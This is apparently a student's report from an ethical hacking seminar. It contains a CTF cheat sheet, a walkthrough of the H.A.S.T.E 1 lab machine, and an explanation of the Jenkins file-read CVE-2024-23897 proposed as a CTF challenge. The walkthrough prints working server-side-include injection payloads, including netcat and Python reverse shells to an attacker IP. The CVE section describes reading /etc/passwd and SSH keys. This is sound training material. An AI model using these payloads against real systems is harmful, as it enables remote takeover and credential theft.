Ethical Hacking and Cyber Range Training

Glötzl Alexander WS23/24

Motivation

I had no contact with hacking before this course. After hearing from a friend about this seminar, it just sounded like something fun to try out. Solving the CTF's was really exciting and finding all the clues makes one feel a little bit like hacking in a movie. It also reminded me of childhood "Schnitzeljagd" with all its flags. After five sessions one cannot expect too much in the way of learning about computer security. However after this course I am now more aware of IT vulnerabilities by listening to podcasts and doing the challenges, e.g. finding out about SUID permissions, shadow files and careless comments in source codes. Outdated targets can also be attacked with powerful programs like metasploit without extensive cyber security knowledge. Also working and improving on shell basics on a computer is a vital part of becoming a decent programmer.

Personal CTF cheat sheet

netdiscover	to scan for networks/ip addresses
nmap *ip-address*	to see if the address has a port connecting to the internet, i.e. port 80 & 443
dirb *ip-address*	searches for directories on ip-address, e.g. could find 192.168.56.107/admin/password
ssh *username@ip-address*	to connect to a remote computer. needs username and password.
vim	opens text editor. insert with 'i', save & exit with ':x'
find . -name flag*	finds files that match the name
find -perm -u=s -type f 2>devnull	search for SUID files, which could be exploited. python could spawn a shell
john or hydra	finding password with brute force. hydra can take predefined word lists
msfconsole	opens metasploit, a program to find and execute vulnerabilities
searchsploit	example: searchsploit ubuntu 3.13.0. download exploit, compile and run it
reverse shell	if there is an upload function, try to use a reverse shell and listen with netcat

CTF walkthrough

My CTF (Capture The Flag) selection process was quite random. I looked for a medium difficulty while most of the CTF's had no description of the difficulty level on vulnhub. First I tried the Hogwarts:Bellatrix CTF but that one turned out to be too hard for me. Next I tried the H.A.S.T.E 1 CTF.
First I started by doing a `netdiscover`. Since these CTF's usually have a webpage I immediately tried out the discovered ip-address, which accessed the webpage in figure 1. I searched the website for hidden directories with `dirb` and found a lot of hidden sites. I went through all of them and three sites seemed interesting. For example /index had the text `<--#exec cmd="cat /etc/passwd" -->`. I recognized it as a html comment and noted that this might be a clue for something later. The directory /robots.txt had written down "User-agent: *; Disallow: /spukcab". I noted that spukcab might be a possible username for a ssh connection attempt later. There was also /ssi which showed my own ip-address with some other file system output that did not seem interesting.



Figure 1: Homepage of the attacked machine. At the bottom a text submission form can be seen.

On the front page there was a submission form (see bottom of figure 1), which allowed a text submission. One field was called "Target" and the one below "Feedback". If one presses submit, the user is redirected to another page that summarizes the submission as can be seen in figure 2.
I tried deploying a php web reverse shell. The web shell from the seminar did not work since the infrastructure of the webpage was different. The uploaded code was not accessible by the web user and therefore setting a parameter like '?cmd' was not possible.
Next I tried if python code was interpreted. I typed in `python3 -c "print('hello world')"` and submitted the text but it was not interpreted by the site and was returned as raw text. Same was tried with `python2`. Then I tried the same with perl but that also failed. So both the python and perl reverse shells would not work here.
At that point I looked through the different directories again in case I missed something. I came back to the `#exec` html comment and searched for it on the internet. This comment is apparently not an actual comment but a SSI (server side include) code and can be used for websites to interpret additional information. If the compiling fails, it is just interpreted as a regular comment and therefore ignored. However using this html comment did not do anything when submitting it via the form. It only showed the raw text again on the next page. Replacing the `cat /etc/passwd` command with a simple `ls` was also unsuccessful. I searched for SSI webpage exploits on the internet with a reverse shell in mind.
I found this command

```
nc 192.168.56.104 8888 -e cmd.exe
```

and tried to execute it while simultainously listening on port 8888 on the host/attacker with ip-address 192.168.56.104

```
<!--#EXEC cmd="nc 192.168.56.104 8888 -e cmd.exe" -->
```

However this did not work. Then I searched for "server side include" exploits on metasploit with different target settings (Python, php, Linux) and with respective varying payloads (meterpreterreverse_http, meterpreterreverse_tcp). `SRVHOST` option was set to the host ip-address and `LHOST` was set to the attacked ip-address. I could not get this to work either. I probably have not selected the correct exploit or payload despite playing



Figure 2: After submitting text via the front page user is redirected here and receives a receipt of their input. Here the input for *Target* was "hello world" and for *Feedback* "test submission from me!".

around with it for a considerable time.

At this point I looked at a walkthrough and saw that the word `#exec` in `<--#exec cmd="cat /etc/passwd" -->` has to be all uppercase. I tried listing the directory again.

```
<!--#EXEC cmd="ls" -->
```

Which finally worked! Then I tried executing python code with

```
<!--#EXEC cmd=‘python3 -c "print(’hello’)"‘ -->
```

Which also worked. Interestingly I had to find a third pair of quotation marks for this to work, i.e. ‘‘, ’’ and "". Next I tried establishing a reverse shell to the attacker's ip-address

```
<!--#EXEC cmd=‘python3 -c "import socket;
from subprocess import call;
from os import dup2;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((’192.168.56.104’,8888));
dup2(s.fileno(),0); dup2(s.fileno(),1);
dup2(s.fileno(),2);call([’/bin/bash’,’-i’]);"‘ -->
```

Which worked again nicely, establishing a connection as can be seen in figure 3. With the command `whoami` I received the answer `www-data`. After navigating to the root directory I checked for a flag with

```
find . -name flag* 2>/dev/null
```

which only showed .png and .svg files. I checked the CTF description again and it only specifies a takeover. I checked the walkthrough again and apparently acquiring root is not intended for this CTF and therefore I completed this challenge.



Figure 3: Reverse python shell injection via server side include.

Recent CVE as CTF

The goal was to find a recently discovered security vulnerability, also called CVE for Common Vulnerabilities and Exposures, and suggest a way to integrate this vulnerability as a CTF challenge.
I picked the very recent CVE-2024-23897 [1], which targets Jenkins, the leading open-source Continuous Integration and Continuous Deployment (CI/CD) software with a market share of 44% in 2023. Developers use CI/CD pipelines to automatically build and deploy their applications, e.g. a web app is updated automatically as soon as the developer uploads new source code to their git repository. The Jenkins software comes with a built-in command line interface (CLI) to monitor and edit those pipelines.
When processing CLI commands Jenkins uses a specific library to parse the command arguments of the user. Specifically this parser has a function (`expandAtFiles()`) that replaces a @ character followed by a file path in a command argument with the file's content. Function `expandAtFiles()` checks if the argument starts with the @ character and expands a new argument for each line of the file. Figure 4 illustrates this process.



Figure 4: Scheme of vulnerable function `expandAtFiles` shows how it interpretes a command argument starting with a @ as a directory path. Instead of passing a path as command argument this can be exploited to read password files. Figure taken from [2].

To read these newly expanded arguments the attacker has to use another Jenkins command that displays these expanded arguments back to the user. Such a Jenkins command exists, i.e. connect-to-node, which takes an arbitrary number of nodes as arguments, tries connecting to each node and if it fails to do so, displays an error message with the name of failed connected node back to the user. In our case the argument however was no node but a line of the file we are trying to read.
With this exploit a user with Jenkins read-only access could try to read SSH keys or `/etc/passwd` files. However when reading binary files this method tries to read data as string using the controller's default character encoding (UTF-8 by default), resulting in displaying placeholders if bytes are not being read successfully. Therefore reading binary files is not guaranteed and works statistically only 50 % of the time depending on the binary data and the encoding used [2].
To integrate this exploit in a CTF challenge a test Jenkins environment has to be setup. The user should receive a clue about the existence of the vulnerable expand function (@) and about how the cli command connect-to-node is used to connect to specific nodes in the environment. Instead of reading binary files the challenge could be seen as completed if the user with Jenkins read-only access manages to read a target `/etc/passwd` file with a flag in it, which would otherwise be reserved for admins.

Bibliography

[1] Jenkins. Cve-2024-23897 detail. https://nvd.nist.gov/vuln/detail/CVE-2024-23897. CVE published: 24 January 2024.

[2] Vulnerability Researcher Yaniv Nizry. Uncovering critical security vulnerabilities in jenkins. https://www.sonarsource.com/blog/excessive-expansion-uncovering-critical-security-vulnerabilities-in-jenkins January 25, 2024.